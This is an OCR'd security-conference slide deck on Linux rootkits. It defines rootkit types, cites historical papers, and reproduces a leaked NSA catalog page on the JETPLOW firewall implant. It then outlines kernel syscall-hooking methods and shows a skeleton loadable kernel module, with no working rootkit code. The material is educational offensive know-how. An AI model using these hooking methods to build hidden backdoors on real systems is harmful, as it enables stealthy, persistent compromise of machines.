Sinergia

CONSULTORIA E SOLUÇÕES

Linux rootkit for fun and profit

Ighor Augusto

ABSTRACT

Whoami

Ighor Augusto Barreto Cândido

Security Researcher, Consultant and Pentester

https://github.com/f0rb1dd3n

Objective

- What is rootkits?
- What does it works?
- How to code a Linux rootkit.

Discalimer

- What we should know:
  - C programming;
  - Linux Structure;
  - Loadable Kernel Modules;
  - Architecture x86/x86_64.

INTRODUCTION

WTF is rootkits?

- Maliciously modified set of administrative tools;
- Originally referred for Unix-like OS;
- Ensure “root” access;
- Generally creates a “hook” on the system.

Scenario

- An attacker discovered a vulnerability, exploit and gain access;
- Uses a local exploit to escalate privileges;
- What does he want?

Keep the access and stay stealth as long as possible!

Current Definition

A rootkit allow an hacker to ensure access and stay stealth on a compromised system.

Common functions:

- Provide a hidden backdoor;
- Ensure root access;
- Make sure it won’t make “noise” (stay stealth).
  - Doesn’t generate logs or clean it, hide processes, files, sockets and etc…

Types

User mode (ring 3)

Kernel mode (ring 0)

Hypervisor level (ring -1)

Firmware – Bios/UEFI (ring -2)

Types we will demonstrate

- User mode (ring 3)
- Kernel mode (ring 0)
- Hypervisor level (ring -1)
- Firmware – Bios/UEFI (ring -2)

Notes


- Hiding out under UNIX, Black Tie Affair, Phrack 25, 1989;
- Abuse of the Linux Kernel for Fun and Profit, Halflife, Phrack 50, 1997;
- A Real NT Rootkit, Greg Hoglund, Phrack 55, 1999;
- LKM Hacking, The Hacker’s Choice (THC), 1999;
- System Management Mode Hack, BSDaemon and coideloko and D0nad0n, Phrack 65, 2008;
- UEFI Firmware Rootkits Myths and Reality, Matrosov & Rodinov, H2HC, 2016.

Notes

BLATSTING / BANANAGLEE / BANANABALLOT/ JETPLOW

- Is implants to compromise firewalls;
- Leaked by **Shadow Brokers** who claim to have compromised data from a team known as the “Equation Group” (NSA);

*Document leaked by Edward Snowden.




TOP SECRET//COMINT//REL TO USA, FVEY

JETPLOW

ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08


Command, Control, and Data Exfiltration using DNT Implant Communications Protocol (typical)
NSA
Remote Operations Center
PC
Typical Target Firewall or Router
MPU / CPU
Operating System
System BIOS
PERSISTENCE IMPLANT
DNT payload
Internet
Target Network

(TS//SI//REL) JETPLOW Persistence Implant Concept of Operations

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETPLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETPLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.

Status: (C//REL) Released. Has been widely deployed. Current availability restricted based on OS version (inquire for details).

Unit Cost: $0

POC: [redacted], S32222, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

LINUX ROOTKITS

User-mode rootkits


- Overwrite system binaries/libraries;
- Patch binaries like ssh, sudo, lsof, ping, php;
- Patch libraries like LD_PRELOAD and PAM;
- Kernel independent;
- Easy to detect: checking system binaries against trusted sources/instances;

Kernel-mode rootkits

- Malicious code is loaded directly in the kernel;
- Patch kernel on-the-fly;
- Difficult to detect (generally searching for known patters or known bugs);


System Calls

- Functions build into kernel, which are used for every operation on system;
- They represent a transition from user to kernel space;




```
root@morpheus:~# cat /usr/include/x86_64-linux-gnu/asm/unistd_32.h
#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H 1

#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12
#define __NR_time 13
#define __NR_mknod 14
#define __NR_chmod 15
```

Inside the kernel




Kernel hook approach 1

- Manipulate the IDT to use a different syscall handler to call a rootkit;
- Is not necessary to modify syscall table or syscall handler;




Kernel hook approach 2

- Copying the syscall table;
- Modified syscall handler used to manipular a copy of sys_call_table;
- Example: SucKIT


Kernel mode
choose interrupt handler
Interrupt Descriptor Table
choose system call (modified)
Syscall Table (modified copy)
Rootkit
sys_getdents()
access virtual filesystem
access actual filesystem
...


Kernel hook approach 3

- Manipulating the Syscall Table;
- When occur a syscall, the rootkit is called instead and after that runs the original syscall;
- Most common used;
- Generally implemented using LKM;



Kernel hook approach 4

- Deeper manipulation inside kernel;
- Hard to implement, because nay kernel structures need to be manipulated;
- Hard to detect;
- Some rootkits uses the Virtual File System layer to manipulate;




LOADABLE KERNEL MODULES

What are LKMs?

- Are object files that contains code to extend the running kernel;
- Used to add support for new hardware (drivers), filesystems or adding system calls;
- Modules that brings new functionalities to kernel;

What are LKMs?



```
int init_module(void) /*used for all initialition stuff*/
{
...
}

void cleanup_module(void) /*used for a clean shutdown*/
{
...
}

# gcc -c -O3 helloworld.c
# insmod helloworld.o
# rmmod helloworld
```

